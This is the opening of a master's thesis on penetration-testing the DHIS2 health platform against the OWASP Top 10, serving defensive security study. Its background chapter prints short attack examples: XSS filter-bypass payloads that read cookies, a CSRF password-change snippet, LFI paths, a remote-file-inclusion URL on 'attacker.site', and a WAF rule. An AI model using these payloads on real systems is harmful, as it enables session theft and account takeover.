The Security Risks of DHIS2

A Vulnerability Assessment and Penetration Test

Pål Mathias Brandsvoll

Thesis submitted for the degree of
Master in Programming and System Architecture
60 credits

Department of Informatics
Faculty of mathematics and natural sciences

UNIVERSITY OF OSLO

Autumn 2019

The Security Risks of DHIS2

A Vulnerability Assessment and Penetration Test

Pål Mathias Brandsvoll

The Security Risks of DHIS2

http://www.duo.uio.no/

Printed: Reprosentralen, University of Oslo

Abstract

DHIS2 is a web application originally designed for collecting and aggregating statistical health data. DHIS2 is used in 60 different countries, each with its own implementation. In recent years there has been a shift towards collecting personal and sensitive data. That increases the need for a secure web application. Health data is a desired goal for cybercriminals, and cybercrime is rising in our society.

This thesis aims to investigate the security risk of the web application DHIS2 and analyze it up against the Top 10 security risks rated by the Open Web Application Security Project (OWASP). It also investigates if the Top 10 list reflects the security challenges of DHIS2.

With ethical hacking methodologies, I try to determine what the security risk of DHIS2 is and suggest methods of mitigation. I also use risk rating to calculate the severity of the discovered vulnerabilities.

The results of this research show some successful attacks against DHIS2 and identify cross-site scripting as the greatest security risk. Likelihood, impact, and potential consequences are discussed. The results of this thesis also show that the OWASP Top 10 reflects the security risks of DHIS2, at least to some degree.

Contents

List of Figures

List of Tables

Listings

Preface

I want to thank my supervisors Johan Ivar Sæbø and Nils Gruschka for guidance while writing this thesis. Thanks to Bob Jolliffe for all help with DHIS2.

I also want to thank my girlfriend, family and friends for all support.

Chapter 1

Introduction

District Health Information System 2 (DHIS2) is a global platform developed by the research group Health Information System Programme (HISP) under the Department of Informatics at the University of Oslo for collecting and aggregating health statistics. Governments in over 60 countries have adopted DHIS2 [14]. These countries are primarily developing countries in Africa and Asia. In DHIS2, there is an increasing interest in collecting sensitive personal data in addition to numeral statistics. Sensitive health information is a prioritized target for hackers. There are multiple examples of healthcare records getting sold on the dark web for a significant amount of money. CBS News reports that full medical records can sell for 1000 USD per record. Erik Nord and Jørn Bremtun of Nord & Bremtun Cybersecurity Communication state that health data is preferred over financial data. It is now the most attractive target for hackers. The need for sensitive data in DHIS2 increases the need for a secure and robust platform.

A common way of mitigating the risk of a successful data breach is a vulnerability assessment and penetration test. The goal is to find and report security issues. The Open Web Application Security Project(OWASP) provides a list with the top 10 security risks for web applications. The most recent update was published in 2017. For this thesis, the OWASP top 10 of 2017 will serve as the basis for the vulnerability assessment and penetration test of DHIS2.

1.1 Aim for this Thesis

The thesis will aim to determine to what degree DHIS2 is protected against the most common attacks against web applications, hence the OWASP Top 10 of 2017 was selected as a basis [51]. I want to analyze DHIS2 version

2.30 from a security testing perspective and locate areas where they need to improve. I also want to determine if the OWASP Top 10 is a precise representation of the security issues for DHIS2. To answer this, I have constructed two research questions.

- How does DHIS2 perform against the OWASP Top 10 security risks?
- Does the OWASP Top 10 list reflect the security risks of DHIS2?

The primary focus will be on the web application itself and the communication between the app and server, or database, through the Application Protocol Interface(API). Since I have chosen to focus on the web application itself, multiple factors that play a central part in the overall security of a web application is not included in the scope of this thesis. Examples of this are how different implementations around the world raise different security issues and user-controlled factors that affect security, e.g., using an unencrypted open network at a cafe.

To answer my research questions, I will use multiple methods. My primary research method is ethical hacking. Ethical hacking is, in short, imitating a hacker with the aim of improving security and not exploit vulnerabilities with criminal intent. Penetration testing and vulnerability assessment go under ethical hacking and are the terms I will use in this thesis. By following this approach, I will systematically go through each risk on the OWASP Top 10 list and evaluate DHIS2 based upon the testing guides and risk rating methodology provided by OWASP. I will utilize different tools and techniques, with a weight on automated tools as OWASP ZAP to try and breach security. At last, I will discuss the results and ways to improve the overall security of DHIS2.

In the preparation of the vulnerability assessment and penetration test, I will use interviews to gain more knowledge about DHIS2 and the testing process.

1.2 Motivation

This master thesis is a part of a student security project for DHIS2 at the University of Oslo. It is a collaboration between HISP and InfSec Security Research Group. It aims to improve the security of DHIS2 in various fields. Anonymization of data and firewall implementation are examples of other theses under the same project.

The DHIS2 project means a lot to many people in the world, and ultimately aids the public health of numerous countries. It continues to grow, and more countries are adopting the platform.

In modern days the demand for security and privacy in IT has increased significantly. The latest major change in Europe is the implementation of GDPR, a new standard for storing and treating personal data. DHIS2 needs to keep up with the development and be ready when these changes come to Africa and Asia. As developers, DHIS2 has a moral obligation of creating a secure web application, even if regulations in implementing countries are weak or outdated. For DHIS2 to continue to be an essential part of the health care in developing countries, it needs to provide a secure and robust core that reflects the security needs of the countries that implement it.

1.3 Contribution

The work in this thesis will contribute to understanding the security challenges of the web application DHIS2 and identify areas of improvement for a more secure platform. The work in this thesis can help developers of DHIS2 to implement a version that supports the three pillars of cybersecurity: confidentiality, integrity, and availability.

1.4 Collaboration

A part of this thesis will be a collaboration between Pål Mathias Brandsvoll and John Kevin Bergaust Riland. While I will analyze DHIS2 up against OWASP Top 10, Riland will investigate the possibility of implementing the penetration process into the development cycle of DHIS2. We worked together at some levels of developing and performing the penetration test presented in chapter 4. This thesis is written by Brandsvoll.

1.5 Ethical Reflections

DHIS2 is a live system used all around the world. When working on a delicate matter as security, there is a need to handle responsibly and ethically in all phases. Vulnerabilities in a system like DHIS2 can affect a substantial amount of people. It covers up to 2.28 billion people with its

services [1]. When writing this thesis, I must show my utmost discretion to not in any way set the developers, owners, or users of DHIS2 at unnecessary risk. My aim has been to work ethically during the entire master period. I have used reliable services and strong passwords on any platform that I store information. No disclosure to people outside of the project and report to DHIS2 about any vulnerabilities found. This also means that there might be results that I can not fully disclose in the final thesis, e.g., specific details about an attack and the exact steps to reproduce it.

[1] https://www.dhis2.org/

Chapter 2

Background

This chapter starts with a presentation of DHIS2 and describes the evolution, background, and technology. Next is a part about cybersecurity and followed by a section about OWASP and a brief overview of common attacks typically used to attack web applications. The last section concerns countermeasures for the risks presented earlier in the chapter.

2.1 DHIS2 - A Digital Platform

HISP originated in South Africa in 1996 as a project for improving health services for the post-apartheid period in South Africa [1, 4]. Researchers from the University of Oslo were part of the HISP team. HISP saw the need for a unified health information system as a way to battle inequity in healthcare. This resulted in the origin of DHIS. They started developing a system for collecting and aggregating health data and introduced it in three health districts in Cape Town, South Africa, in 1998. DHIS continued to grow and during the early 2000s spread to multiple countries in Africa and Asia.

The original DHIS was explicitly designed for the situation in South Africa. HISP saw the need for modifications as the design did not sufficiently support the diverse needs of other nations. Modularity and flexibility became essential design goals for the next iteration. HISP wanted the system to be easily tailored and configured to suit any administration. In 2004 they started the development of DHIS2, as a modular web application. It was released in 2006 and has been in continuous development from then until today.

Now it serves as the primary solution for collecting and aggregating health data in over 60 countries [5].

2.1.1 Technology

DHIS2 is a flexible platform written primarily in Java. Any system where there exists a Java Runtime Environment(JRE) can run DHIS2 with a Java-enabled server or servlet container. A relational database accompanies the Java backend. PostgreSQL, MySQL, and H2 database systems are currently supported. It could however run on any major database with some minor tweaks.

DHIS2 can be run online on a local server or the cloud, as well as on an intranet. By locally storing data in the cache of the browser, DHIS2 supports offline input of data. When a connection is established, the data is uploaded.

The DHIS2 platform core is extensible with apps through a RESTful Web API. By utilizing this API, developers can create apps using web-technologies as Javascript, CSS, and HTML 5. DHIS2 is built according to the W3C standard for HTML and CSS, which ensures that all the major browsers like Internet Explorer, Firefox and Chrome support its features. However, the DHIS2 team recommends Chrome, as it performs well with Javascript-intensive applications.

DHIS2 is free and open-source. It is licensed under the BSD, which means that it can be downloaded, modified, and redistributed by anyone. [15]

2.1.2 Functionality

DHIS2 is used to collect, validate, analyze, and present data. It is primarily used for aggregate and patient-based data for health information management purposes. The key features are:

- "Provide data entry tools which can either be in the form of standard lists or tables, or can be customized to replicate paper forms." [18]
- "Provide easy to use - one-click reports with charts and tables for selected indicators or summary reports using the design of the data collection tools." [18]
- "Flexible and dynamic data analysis in the analytics modules (i.e., GIS, PivotTables, Data Visualizer, Event reports, etc.)." [18]
- "A user-specific dashboard for quick access to the relevant monitoring and evaluation tools including indicator

> charts and links to favorite reports, maps and other key resources in the system." [18]

In this thesis, version 2.30 of the DHIS2 platform is tested, along with the apps that are bundled with that release. No additional elements are installed or tested. I have examined DHIS2 isolated from protection mechanisms as an advanced firewall or intrusion detection systems. The thesis investigates the applications ability to handle web-based attacks.

2.2 Cybersecurity

There are many terms used for security in the world of information technology. IT security, information security, and cybersecurity are the most widely adopted. There is no consensus of a clear definition for the different terms. When writing about cybersecurity in this thesis, I assume the definition Daniel Schatz et al. [61] defines in their 2017 paper where the aim was to create a precise definition of the term.

> The approach and actions associated with security risk management processes followed by organizations and states to protect confidentiality, integrity, and availability of data and assets used in cyberspace. The concept includes guidelines, policies, and collections of safeguards, technologies, tools, and training to provide the best protection for the state of the cyber environment and its users. [61]

This is, in my opinion, the most precise definition. Cybersecurity can then be divided into multiple subcategories. Web Application Security(WAS) is the focus of this thesis. It is derived from application security, which concerns finding, preventing, and fixing vulnerabilities in web applications. WAS is focused on the apps that are hosted on a network and relies on network functionality, either internally or on the world wide web. The added dimension of the internet opens it up for a whole new world of attack vectors and vulnerabilities.

2.2.1 Web Application Security

Web application security is getting more and more attention. Web applications can get large and extremely complex, this means that keeping

the application safe is difficult, and in some cases, almost impossible. Security vulnerabilities are often introduced inadvertently into web applications by developers who focus more on the functionality and user requirements of the web application, than performing the necessary security activities [21].

2.2.2 Confidentiality, Integrity and Availability

Confidentiality, integrity, and availability are considered the three pillars of cybersecurity and referred to as the CIA triad and was first described in 1987 by Clark and Wilson [9]. The world of cybersecurity has evolved rapidly over the last 30 years, but the CIA triad is still considered the three most important features for a web application to be considered secure. I will briefly explain my understanding of the terms.

- **Confidentiality**: Information should be protected against individuals that are not supposed to access the information while being available to individuals authorized to view it. Sensitive information openly presented in a web application is a typical breach of confidentiality.
- **Integrity**: Data should not be modified in ways that corrupt it. The user should be able to trust that the data viewed is the correct data. A man in the middle attack, where the attacker intercepts and alters the data between client and server is an attack on integrity.
- **Availability**: Services should at all times be available to the authorized users. A successful distributed denial of service (DOS) attack, is an attack on availability. In a DOS users that are supposed to access the service are unable to, as the server is overloaded by the attacker.

2.2.3 Data Protection

Data protection has received increased focus over the last years. An examples of that is the introduction of the General Data Protection Regulation (GDPR) in the EU. GDPR aims to protect the privacy of individuals.

Two categories of data that should be protected from unauthorized access is personally identifying information (PII) and sensitive data. Any data

that can potentially identify a human being is considered PII. Name, social security number, address and date of birth falls in under this category. I have used the definition for sensitive data according to the GDPR. Data about racial or ethnic origin, political opinions, religious or philosophical beliefs, trade union membership, genetic data, biometric data for the purpose of uniquely identifying a natural person and data concerning health or a natural person's sex life and/or sexual orientation is considered sensitive. [10]

2.2.4 Cybercrime

The world gets more and more digitized every day. We put our trust in the online services to handle our information securely and trustworthy. With this trust comes great responsibility. Facebook shared the data of 87 million with Cambridge Analytica without consent, and it ended up as a major scandal [31]. In the end, Facebook was fined 5 billion dollars [7]. Facebook was not hacked, but it stands as a good example of how serious privacy and data management has become in recent years. After the incident, users trust in Facebook fell by 66% according to a survey by Ponemon Institute [67].

It is fair to believe that we could see a similar fall in trust if companies get hacked and fail to protect sensitive data. That could potentially ruin a corporation. Another example of why businesses offering online services need to prioritize cybersecurity is online banking. In Norway, 98% of the population with access to online services use online banking[44]. A successful cyber attack against the most significant banks exposing multiple customers would be a national crisis. The cost is unimaginable. Norwegian banks have therefore developed multiple protections e.g., encrypted information and two-factor authentication with BankID to mitigate the risk of such an attack. They prioritized cybersecurity, and the majority of the Norwegian people believe that their money and sensitive information is safe.

Criminality mimics society and has also shifted towards the digital world. In 2017 there were according to Identity Theft Resource Center [8] 197 million records of user data exposed. In 2019 there where 446 million records exposed. That is an increase of 126%. According to the same report, healthcare had the second largest amount of breaches.

2.2.5 Why Cybercrime?

In the last two decades, cybercrime has become increasingly popular. There are several features of the world wide web that benefits cybercriminals. The risk of getting caught is lower in the digital world [11]. The primary identifier of the internet is the internet protocol address (IP), a number given to any device connected to the internet. An attacker can utilize TOR-browsers and VPN(Virtual Private Network) to anonymize and distort that IP [59]. Tools for anonymizing internet activity is widely accessible and trivial to set up and use.

More and more people are connected to the internet. According to the *DIGITAL 2019: GLOBAL DIGITAL OVERVIEW*[24] report, 57% of the world's population use the internet, a 9% increase from 2018. This translates to approximately 4.39 billion individual users. Research shows that crime increase with opportunity [19]. As an increased amount of people use the internet, and we use online services for health issues, banking, and other highly sensitive matters, attackers will utilize the opportunities it yields.

Healthcare is especially desired by attackers because of two important factors. First, there is a great amount of sensitive data. Second, the healthcare sector often has weak protection [33]. The price of healthcare records vary, but are reported to go between 0.5 and 50 USD per record on the black marked [13]. Assuming the highest price, 20 000 healthcare records could be worth 1 million USD. Health data can be used in multiple variants of identity theft, as insurance fraud and getting prescription drugs. This is the likely reason for its high price [13].

In many cases, there is no need for physical access to the asset, and there is often no limit to how many attempts an attacker can try. As mentioned, every device connected to the internet is assigned an IP. It is easy to utilize tools to attack multiple IPs at once and constantly search for vulnerable devices. Email is another service that is popular to cybercriminals. Using predefined lists of email addresses to send multiple receivers vulnerable content, e.g., phishing links or malware.

The investment needed for performing cybercrime is close to zero. A device connected to the internet is all you need. The internet is full of tools, tutorials, and other resources that can get anyone started with hacking within minutes. A google search for hacking tools yields about 90 million hits.

To summarize, the online world is full of targets, there is a low risk of getting caught, and the threshold for starting with cybercrime is low. This

cocktail of factors shows why an organization on average was attacked 145 times in 2018, according to Accenture [30].

2.2.6 The Consequences of an Attack for an Organization

There are two main categories of consequences. They are financial damage and reputational damage [11].

Financial damage

The price of a data breach can be costly. In March 2019, Hydro, a Norwegian oil company, was the victim of a successful attack, causing them to shut down part of their production. The attack was estimated to cost Hydro 40 million US dollars. The average cost of a data breach is approximately 4 million USD according to a study conducted by Ponemon Institute on behalf of IBM [29]. A single healthcare record is reported to cost an organization on average 380 USD according to the 2017 version of the same report [28]. There are several things that are included in the calculated cost of a data breach. Hackers ransom money, cost of fixing the damage, money lost in production revenue, investigation, and more.

Reputational damage

A successful attack can hurt an organization's reputation substantial. Research suggests that 65% of users lose trust in an organization after a data breach [27]. This is not a direct financial loss, but the same study states that there is on average a 5% drop in stock prices after a successful data breach. This shows that investors, as well as users, lose trust in the organization. The reputational damage can cause repercussions to an organization over time. It may cause investors to cancel funding or prevent potential investors from investing. Customers may choose alternative solutions. Customers often share their experience with a company to friends and family, and through social media. There is no limit to how much damage this can cause to an organization's reputation. Organizations are advised to be honest, transparent, and have a response team dedicated to limit the damage of an attack, to mitigate these effects. Uber had a data breach in 2016 and handled the situation poorly. Sarah Hospelhorn of Veronis [25] states that Uber paid the hackers $100,000 to delete the stolen records and keep quiet about the breach. When Uber finally chose to disclose the information in November 2017, they where met with strong reactions. They suffered repercussions like fines and lack of customer trust.

2.2.7 The Consequences of an Attack for an Individual

Cybercrime can have serious consequences for individuals as well as organizations. Data breaches containing sensitive data could be used for identity theft. The obvious consequence is financial loss, but identify theft can also have physiological effects. Stress, anxiety, shame, depression and sleep problems are all potential consequences [23]. These factors can cause long-term effects and reduce the life-quality of victims significantly.

2.3 Risks

There are many risks that a web application needs to have protection mechanisms for. One organization that works on categorizing these threats is The Open Web Application Security Project(OWASP). OWASP is a non-profit community-driven organization that develops articles, guidelines, documentation, and software to help organizations and companies improve and maintain security in their web applications.

2.3.1 OWASP Top 10 Risks

Among the material developed by OWASP is the OWASP Top 10 Security Risks. The OWASP Top 10 is a list that presents the top ten security risks that possess the highest risk of being exploited by hackers and making a web application vulnerable. The list is accompanied by an extensive report going into detail about these risks and mitigation techniques. The Top 10 security risks list was last released in 2017 and are as follows:

1. **Injection**: Injection attacks occur when an attacker sends untrusted data to an interpreter as a part of a query or command. SQL and LDAP are examples of query languages. An injection attack aims to obtain data without proper authorization. [51]
2. **Broker Authentication**: The attacker exploits an incorrect implementation of authentication or session management. The attacker assumes the role of other users by exploiting passwords, keys, or session tokens, amongst others. [51]
3. **Sensitive Data Exposure**: Web applications or APIs fail to protect sensitive data like financial or healthcare adequately. Attackers may use this data for fraud or identity theft. [51]

4. **XML External Entities (XXE)**: The attacker exploits old or poorly configured XML parser. XXE serves as the basis of different attacks. Examples are denial of service(DoS) and internal port scanning. [51]
5. **Broken Access Control**: Broken access occurs when users' privileges are not configured correctly. Unauthorized functionality or data can then be accessed. [51]
6. **Security Misconfiguration**: Misconfiguration is the most common security flaw in a web application. It could be default credentials, open cloud storage, or any other component not configured securely or regularly updated. [51]
7. **Cross-Site Script (XSS)**: When a web application fails to validate or encode the input, for example, from a form, and trustingly includes it as a part of the application it is vulnerable to XSS. Attackers can post scripts with malicious intent. [51]
8. **Insecure Deserialization**: Deserialization is the process of reversing serialization. This occurs when a serialized object is returned to its original form. Serialization is the process of converting data to form that can be restored later[46]. Improper deserialization can be vulnerable to attacks. [51]
9. **Using Components with Known Vulnerabilities**: Developers often use frameworks and components with known weaknesses. These can be exploitable by an attacker. [51]
10. **Insufficient Logging and Monitoring**: If a web application lacks logging and monitoring the probability of detecting an attack goes down [51]. Studies show that average days before a breach is detected is approximately 200 days [29].

2.4 Web-based Attacks

In this section I will describe some of the attacks I will perform based on the *Ethical Hacking and Penetration Testing Guide* by Rafay Baloch [2]. Many of these attacks have a certain overlap.

The man in the middle technique will serve as the basis for many of the attacks in this thesis. In a Man in the Middle attack, the attacker places himself between the user and the server intercepting packages or web requests. He can use this to manipulate the requests, pick up information, and steal session cookies. Man in the middle is in nature beyond the scope of this thesis, as is depends more on the user of the web application then the app itself. With penetration testing tools, it is possible to examine every request sent from the user and the response from the

web application. We can then edit these request and resend them and use brute-force techniques.

2.4.1 Cross-Site Scripting (XSS)

Cross-site scripting is an injection attack where the attacker tries to inject malicious code into a web-page or web application. Manipulation of web requests is the most common method of performing XSS. An XSS-vulnerability exists if input provided by a user is not sanitized or appropriately encoded, and the browser interprets the data as code it should execute. The payload is often in the form of JavaScript code but could be any code a web browser would understand. There are three types of XSS attacks.

Stored - The malicious code is stored on the website's server or database and delivered to the victim when he assesses a page which includes user-generated content and executed when a user's browsers treat the injected code as part of the web-page. Stored XSS does not require much interaction by the user. Comment sections or other fields where user input is directly returned to the page are typical points of attack.

Reflected - In a reflected XSS, the malicious code is never stored on the server, but user input is reflected by the page. To execute this attack, the user needs to click on the attacker's payload. That can be done with a disguised link sent in an email or similar.

DOM-based XSS is manipulation of the DOM (Document Object Model) of a web page. In this example, the code is never stored on the server, but by the page itself.

XSS-payloads try to bypass sanitization filters. In listing 2.1, you can see examples of different XSS-payloads including image-tags, false source links, and encoding text in various ways [3].

```
1  <IMG SRC=# onmouseover="alert('xxs')">
2  <a onmouseover="alert(document.cookie)">xxs link</a>
3  <a onmouseover=alert(document.cookie)>xxs link</a>
4  <IMG SRC=# onmouseover="alert('xxs')">
5  <IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
6  <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
7  <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
8  <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?
       somevariables=maliciouscode">
9  <A HREF="http://66.102.7.147/">XSS</A>
10 #"><img src=M onerror=alert('XSS');>
11 element[attribute='<img src=x onerror=alert('XSS');>
```

```
12 <a href="data:text/html;base64,
    PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">test</a>
```

Listing 2.1: XSS Filter Bypass Techniques (Source: [3])

2.4.2 Cross-Site Request Forgery

In CSRF, we manipulate a web request and try to force a user of the web application to perform this web request. This can be done with a link in an email or, hidden in another web site or in a MitM-attack. Typical goals for cross-site request forgery is transferring funds or changing the password. As an attacker, you would never see the response of the request and have to use other methods to check if the attack was successful or not. For a CSRF attack to work, we need an authenticated user with a valid session and some way for the user to be lured.

An example of a CSRF attack may be to force a victim to change password. The attacker sets up a web page with this malicious code hidden on the page:

```
1 <img src=M onerror='var x = new XMLHttpRequest();
2     x.open("POST","https://www.target.com/change_password",true;
3     x.setRequestHeader("Content-Type", "application/json");
4     x.send(JSON.stringify({"password":"12345678"}));'>
```

When the victim visits this malicious attacker-controlled page, it will send an HTTP POST request on behalf of the authenticated user. If successful, the new password of the victim is *12345678*.

2.4.3 Session Hijacking

In a session hijacking attack, the attacker tries to obtain the user's session. If successful at obtaining the session of a logged-in user, the attacker can then pose as that user. The attacker can do anything the victim has the authorization to do. This attack is at its most dangerous if a session of an administrator or other privileged users is hijacked.

There are multiple ways to hijack a session. If the application has an XSS vulnerability, it may be possible to inject code that sends a users session cookie to the attacker. That session can then be used to bypass login. Another method is to analyze the randomness of the session IDs. With Burp Suite we can collect these session IDs in large quantities and do

calculations on them. If the session ID is non-random, we may be able to predict session IDs and use that to impersonate a user.

2.4.4 Injection

The most prevalent injection attack is SQL (Structured Query Language) injection. An SQL injection vulnerability occurs if the web application treats user input as a database query without filtering and sanitizing it first. SQL Injection can take many forms.

- **Boolean Blind:** If a web application generates a different response based on if the query is true or false, it may be possible to map the database without seeing the response at all.
- **Union Query:** When we can use UNION to construct a query that returns more information than intended by the developers.
- **Stacked Query:** When we can stack multiple queries on top of each other. The web application then processes both queries.
- **Time-based Blind:** Similar to the boolean blind, but the response time tells us if the query is true or not.
- **Error Query:** When inserting a query containing errors yields a response containing information about the database.

There are also other commands injection attacks, e.g., XPath and LDAP. XPath works in a similar way to SQL injection. The difference is that the user input is used to construct XPath queries for XML data. For LDAP (Lightweight Directory Access Protocol), injection input is used to construct LDAP statements.

2.4.5 Local File Inclusion

A local file inclusion (LFI) exploit exist if we are able to find local files on the server by traversing the file structure of the web application. In the listing below, we can see an example of LFI.

```
1 www.target.site/../../hiddenDirectory?file=passwords.php
```

If the attacker has been able to insert malicious code into a file on the server, it is possible to execute this code if it can be loaded through LFI.

```
1 www.target.site/../../directory?file=MaliciousCode.php
```

2.4.6 Remote File Inclusion

In a remote file inclusion (RFI), the attacker can include remote files for execution in a similar manner as LFI. Instead of linking to a local file, the link points to a remote file on another attacker-controlled server or his own computer. The aim of this attack is often to accomplish remote code execution, e.g., a bash script with direct access to the web application server.

```
1 http://target.site/page.php?file=http://attacker.site/
    malicious_file
```

2.4.7 Directory Brute-forcing

Directory brute-forcing is performed for information gathering and finding hidden directories, files, and sensitive information. This is usually performed with an automatic tool that iterates over a list of common directory names, and appends it to the base URL of a web application to see if a URL gives a response that should be restricted or hidden to the users of the application. Example of typical url extension is *.htaccess* which contains access information or *passwd* containing password information.

2.4.8 User Enumeration

User enumeration is process of trying to verify if a user exist or not on the web application. This is done by, for example, trying to log in with different usernames and check if the error message changes based on a valid or invalid username.

2.4.9 File Upload

A lot of web applications offers file upload in some way. It can be by uploading a profile picture or text documents to mention a few. If this process is not properly controlled, it can be vulnerable to the uploading of malicious files. These files can come in various forms, but HTML, JavaScript and other files containing code can be especially dangerous as it has the highest chance of causing harm to the application.

2.5 Countermeasures

Mitigating the risk of a successful attack on a web application should be a goal for all developers and implementers. I will categorize them as countermeasures in this thesis. In this section, I will go through and explain various methods for protecting a web application against the most significant security risks.

2.5.1 Input Validation and Sanitization

Input validation and sanitization is possibly the most effective and important protection measure in a web application. The goal of input validation and sanitization is to control the user input to prevent malicious input from getting stored on, or processed by the site. Validation is the act of checking if the input meets certain criteria, while sanitization is cleaning the data before it is stored. As mentioned, there are many attacks that can be prevented with proper input handling. In the OWASP Top 10 2017 list XSS and SQL-injection are two of the most significant risks. Proper input handling can often successfully defuse these attacks. By limiting input options, and filtering out or encoding certain words or characters, the attempted attack is picked apart. Another attack that may be mitigated from input sanitization is an XML external entity attack.

Input sanitization may sound trivial, but Joel Weinberger et al. [66] state that sanitizing input for preventing XSS can be extremely complex and requires a non-trivial understanding of how the web browsers interpret web content.

Without input sanitization we could enter *<script>alert(XSS)</script>* in a comment field in a web-page. When the page returns the comment as part of the page, the browser processes the input and recognizes it as code. Instead of returning the provided text as a comment, *<script>alert(XSS)</script>* launches an alert pop-up box with the text "XSS". If we now include sanitization on this web page. This particular sanitization technique filters out the word "script", and the characters "<" and ">" from user input. The result is *alert(XSS)*, a defused and innocent comment. This is a simple example that does not show the complexity of input sanitization but captures the concept elegantly.

Almost every modern web application has a variant of input sanitization, but attackers are always trying to design the injection attack in a way that tricks the input validation and sanitization filters. There are multiple sources of filter evasion techniques and other workarounds. An example

is HTML code for presenting an image from a link, but if the link does not work, it executes JavaScript code instead. These evasion techniques are useful for both attackers and developers. For attackers, it shows multiple workarounds and tricks to use for executing an attack successfully. For developers, it displays what techniques their input validation and sanitization filter must be able to prevent.

Another challenging aspect of input handling is not to filter out user input that is harmless, but is similar to an XSS attack in form. To expand the example above, we can say that for some sites, users should be able to insert images in a comment, and they are allowed to do that with HTML. Then the sanitization can not filter out the entire image tag but need to analyze the content of it. If a filter is too aggressive, users may find the web application inconvenient and unintuitive to use. The aim should always be to develop a secure web application, while simultaneously maintain usability.

2.5.2 Web Application Firewall

Web Application Firewall (WAF) controls the web request sent to the server of a web application. The firewall acts as traffic police that either gives the red or green light based on certain conditions. It follows a predetermined rule-set and applies that to every incoming request. WAFs can typically mitigate attacks like XSS and different injection techniques.

A rule for a WAF is split up into parts, see figure 2.1 on the next page and can look like this[65]:

```
1 SecRule ARGS|REQUEST_HEADERS "@rx <script>" id:101,msg: 'XSS
    Attack',severity:ERROR,deny,status:404
```

Here we can see that the request header should be scanned. *@rx* tells the WAF to use a regular expression. Regular expressions look for patterns in text. In this case, it looks at the request header and checks if anything in the text matches <*script*>. Id, msg, severity, deny, and status are all actions triggered if the pattern matches. For this particular example, the request would be denied, and the user would get a "404 - not found" response returned to the browser.

WAFs can be set up in different ways. It can be an appliance, filter, or server plugin. It can also be tailored to specific applications, as different applications have different requirements. Customizing a WAF for an application is challenging, and needs to be maintained if the app is updated or changed [55].




Figure 2.1: WAF Rule Example. (Source: [65])

2.5.3 Encryption

Encryption is a key factor for keeping a web application safe. Encryption is the process of encoding the information so it may only be read by the ones that have the key to decode it, see 2.2 on the facing page. If an attacker were to intercept encrypted information, it would be unreadable, and the attacker would need to obtain the key to decode the data.

HTTPS(TLS)

Network traffic can be encrypted with HTTP sent through transport layer security (TLS), which ensures the confidentiality of the data. Without this encryption information sent back and forth between the client and server will be visible and readable by anyone on the same network and is referred to as Hypertext Transfer Protocol Secure (HTTPS). HTTPS depends on a certificate created by a Certificate Authority (CA), and when a user visits a site, the browser checks if this site has a valid certificate. With this certificate, HTTPS offers identification, which can prevent users from being tricked by phishing attacks. In addition to that, HTTPS protects the integrity of the data, which prevents attackers from altering it [56]. If a web application does not use HTTPS, modern browsers like Google Chrome and Mozilla Firefox will send a warning to the user saying this site is not secure.

Passwords should be encrypted on the server-side as well. This is primarily a mitigation precaution which ensures that if there occurs a data breach where usernames and passwords are stolen, the information will be unreadable to the attackers. Password encryption is usually done with a hashing function. There is a variety of hashing functions to implement and some more secure than others.




Figure 2.2: Public and Private Key Encryption

2.5.4 Protecting the Session ID

Session ID cookies are provided by the server and stored in the clients' browser. A logged-in user can navigate the pages of a web application without having to log in at every page because the session ID tells the server that the user is already logged in. An attacker can imitate the user if it is able to guess or steal the session ID. The session token should be a random token or created using encrypted user data. Additionally, the session token must be long enough to avoid being correctly guessed or brute-forced.

2.5.5 CSRF-tokens

To prevent cross-site request forgery, developers can implement CSRF-tokens. This is often a unique random number that is created by the server and associated with the current session. When a user wants to make a change that alters the state of the web application e.g., changing password or email, the CRSF-token is placed in the request and validated at the server-side before the requested change is completed.

2.5.6 Static Code Analysis

Static code analysis is primarily done by automated tools that examine the code without running it. The aim is to detect bugs, security vulnerabilities, and code smells (code that indicates design flaws but does not crash the system). Tools will typically generate a report where possible weaknesses are highlighted. It can also be done manually. In a large and complex web application, that is not a practical solution.

2.6 Summary

In this chapter I have described relevant background for this thesis. DHIS2, cybersecurity, security risks and countermeasures were explained. The next chapter concerns the research methods used in this thesis.

Chapter 3

Research Method

The main methodology of this thesis is ethical hacking. The ethical hacking methods vulnerability assessment and penetration test is performed. Furthermore, I have collected some data through interviews and used OWASPs risk rating methodology to calculate the severity of discovered vulnerabilities.
